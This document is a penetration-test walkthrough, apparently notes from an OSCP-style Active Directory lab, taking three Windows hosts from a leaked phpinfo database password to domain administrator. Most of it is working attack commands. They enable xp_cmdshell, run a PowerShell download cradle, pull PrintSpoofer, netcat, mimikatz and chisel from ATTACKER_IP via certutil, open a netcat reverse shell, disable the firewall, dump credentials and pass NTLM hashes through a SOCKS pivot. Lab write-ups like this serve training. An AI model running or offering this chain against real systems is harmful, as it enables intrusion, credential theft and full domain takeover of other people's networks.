### MS01 V2


### 192.168.xx.101 (MS01)

```
80/tcp
          open http
                                   syn-ack ttl 127 Microsoft IIS httpd 10.0
|_http-generator: Nicepage 4.10.5, nicepage.com
| http-methods:
   Supported Methods: OPTIONS TRACE GET HEAD POST
|_ Potentially risky methods: TRACE
| http-robots.txt: 1 disallowed entry
|_phpinfo.php
|_http-title: Home
|_http-server-header: Microsoft-IIS/10.0
135/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC 139/tcp open netbios-ssn syn-ack ttl 127 Microsoft Windows netbios-ssn
445/tcp open microsoft-ds? syn-ack ttl 127
5985/tcp open http syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP) |_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
47001/tcp open http syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49667/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49668/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49671/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
1434/udp open
                           ms-sql-m Microsoft SQL Server 15.0.2000.5 (ServerName: MS01; TCPPort: 1433)
```

### **INITIAL ACCESS**

Port 80

/robots.txt



I got phpinfo.php

## PHP Version 8.0.0



System	Windows NT MS01 10.0 build 17763 (Windows Server 2016) AMD64
Build Date	Nov 24 2020 21:54:37
Build System	Microsoft Windows Server 2016 Standard [10.0.14393]
Compiler	Visual C++ 2019
Architecture	x64
Configure Command	cscript /nologo /e:jscript configure.js "enable-snapshot-build" "enable-debug-pack" "disable-zts" "with-pdo-oci=c:\php-snap-build\dep-aux\oracle\x64\instantclient_12_1\sdk,shared" "with-oci8-12c=c:\php-snap-build\dep-aux\oracle\x64\instantclient_12_1\sdk,shared" "enable-object-out-dir=/obj/" "enable-com-dotnet=shared" "without-analyzer" "with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	no value
Loaded Configuration File	C:\Program Files\PHP\v8.0\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
РНР АРІ	20200930
PHP Extension	20200930
Zend Extension	420200930
Zend Extension Build	API420200930,NTS,VS16
PHP Extension Build	API20200930,NTS,VS16
Debug Build	no no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	disabled
Registered PHP Streams	php, file, glob, data, http, ftp, zip, compress.zlib, https, ftps, phar
Registered Stream Socket Transports	tcp, udp, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2, tlsv1.3
Registered Stream Filters	convert.iconv.*, string.rot13, string.toupper, string.tolower, convert.*, consumed, dechunk, zlib.*

This program makes use of the Zend Scripting Language Engine: Zend Engine v4.0.0-dev, Copyright (c) Zend Technologies



### Configuration

#### bcmath

BCMath support	enabled

Found DB Credentials

\$_SERVER['HTTPS_SERVER_ISSUER']	no value
\$_SERVER['HTTPS_SECRETKEYSIZE']	no value
\$_SERVER['HTTPS_KEYSIZE']	no value
\$_SERVER['HTTPS']	off
\$_SERVER['GATEWAY_INTERFACE']	CGI/1.1
\$_SERVER['DOCUMENT_ROOT']	C:\inetpub\wwwroot
\$_SERVER['CONTENT_TYPE']	no value
\$_SERVER['CONTENT_LENGTH']	0
\$_SERVER['CERT_SUBJECT']	no value
\$_SERVER['CERT_SERIALNUMBER']	no value
\$_SERVER['CERT_ISSUER']	no value
\$_SERVER['CERT_FLAGS']	no value
\$_SERVER['CERT_COOKIE']	no value
\$_SERVER['AUTH_USER']	sa s
\$_SERVER['AUTH_PASSWORD']	D@t@b@535
\$_SERVER['AUTH_TYPE']	no value
\$_SERVER['APPL_PHYSICAL_PATH']	C:\inetpub\wwwroot\
\$_SERVER['APPL_MD_PATH']	/LM/W3SVC/1/ROOT
\$_SERVER['IIS_UrlRewriteModule']	7,1,1993,2351
\$_SERVER['HTTP_DNT']	1
\$_SERVER['HTTP_USER_AGENT']	Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
\$_SERVER['HTTP_HOST']	localhost
\$_SERVER['HTTP_ACCEPT_LANGUAGE']	en-US
\$_SERVER['HTTP_ACCEPT_ENCODING']	gzip, deflate
\$_SERVER['HTTP_ACCEPT']	text/html, application/xhtml+xml, image/jxr, */*
\$_SERVER['HTTP_CONNECTION']	Keep-Alive
\$_SERVER['FCGI_ROLE']	RESPONDER
\$_SERVER['PHP_SELF']	/phpinfo.php
\$_SERVER['REQUEST_TIME_FLOAT']	1653605793.0405
\$_SERVER['REQUEST_TIME']	1653605793

Credentials: sa:D@t@b@535

We can login in the MSSQL Server

 $\underline{https://raw.githubusercontent.com/Alamot/code-snippets/master/mssql\_shell.py}$ 

or

```
mssqlclient.py MS01/sa@192.168.xx.101
```

xp\_cmdshell isn't enabled

So we'll run

```
enable_xp_cmdshell
```

```
SQL> xp_cmdshell whoami
output

nt service\mssqlserver
```

Now we can execute commands

Get a rev shell with a reverse shell powershell payload like nishang


We raise a http server and Run a listerner

```
rlwrap -cAr nc -lvp 445
```

We run this command to get a reverse shell

```
EXEC xp_cmdshell 'echo IEX(New-Object Net.WebClient).DownloadString("attackerhttpserver/rev.ps1") | powershell -noprofile'
```

### **PRIV ESC**



We move to a folder where we have write permissions


```
cd c:\users\public
```

#### Uploading printspoofer

```
certutil.exe -f -urlcache -split http://ATTACKER_IP/PrintSpoofer.exe PrintSpoofer.exe
```

#### **Uploading Netcat**

```
\verb|certutil.exe -f -urlcache -split | \verb|http://ATTACKER_IP/nc.exe| | nc.exe| \\
```



#### Run a listener with netcat

Run:

```
.\PrintSpoofer.exe -i -c "nc.exe ATTACKER_IP 443 -e cmd.exe"
```

#### **GOT SYSTEM**

**GET PROOF** 

#### Disabling AV

netsh firewall set opmode mode=disable profile=all

### **Post Explotation**

#### Uploading mimikatz

```
certutil.exe -f -urlcache -split http://ATTACKER_IP/mimi64.exe mimi64.exe
```

#### Run Mimikatz to dump stored credentials

```
.\mimikatz.exe
privilege::debug
sekurlsa::logonpasswords
```

#### Domain users

```
net user /domain
The request will be processed at a domain controller for domain oscp.exam.
User accounts for \\DC01.oscp.exam
Administrator
                       Annette.Jordan
                                              Eric.Smith
Guest
Kevin.Williams
Lughes
                       Iain.Thompson
                                              Kathleen.Wade
                      krbtgt
                                              Lee.Clarke
                       Marian.Goodwin
                                               Marie.Ford
Melissa.Rose
                       Mohammed.Hamilton
                                               Nicola.Cameron
nicola.pitch
                       Rhys.Smith
                                               Ronald.Green
Scott.Lee
                       Stephanie.Short
                                               Stephen.Turner
Steven.King
                       Susan.Smith
                                               tom.green
The command completed with one or more errors.
```

#### Domain user dumped from mimikatz

tom.green HASH\_NTML

### 192.16.XX.102 (MS02)

We have a domain user and his NTLM hash, so we'll do a pass the hash attack

# **Pivoting + PTH**

We upload chisel to the target machine

```
certutil.exe -f -urlcache -split http://ATTACKER_IP/chisel_windows_1_7_7.exe chisel_windows_1_7_7.exe
```

```
.\chisel_windows_1_7_7.exe client ATTACKER_IP:9001 R:8001:socks

./chisel_linux_1.7.7 server -p 9001 --reverse --socks5
```

#### Edit proxychains conf

```
# ( auth types supported: "basic"-http
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
#socks4 127.0.0.1 9050
socks5 127.0.0.1 8001
```

```
proxychains4 evil-winrm -i localhost -u "tom.green" -H "HASH"
```

- 1. After success get shell upload mimikatz again to get user Administrator
- 2. Found user administrator and NTLM hash, repeat again using evil-winrm

3. Now get access as administrator

## 192.168.xx.100 (DC01)

- 1. run net group "Domain Admins" to get get the hash of user nicola pitch (user domain admin)
- 2. find user at result of mimikatz before and get NTLM hash or password
- 1. repeat using evil-winrm to ip dc02 to lateral movement to another DC as new user
- 2. again upload mimikatz and run it to get user Administrator and NTLM Hash
- 3. get shell again useing evil-winrm as Administrator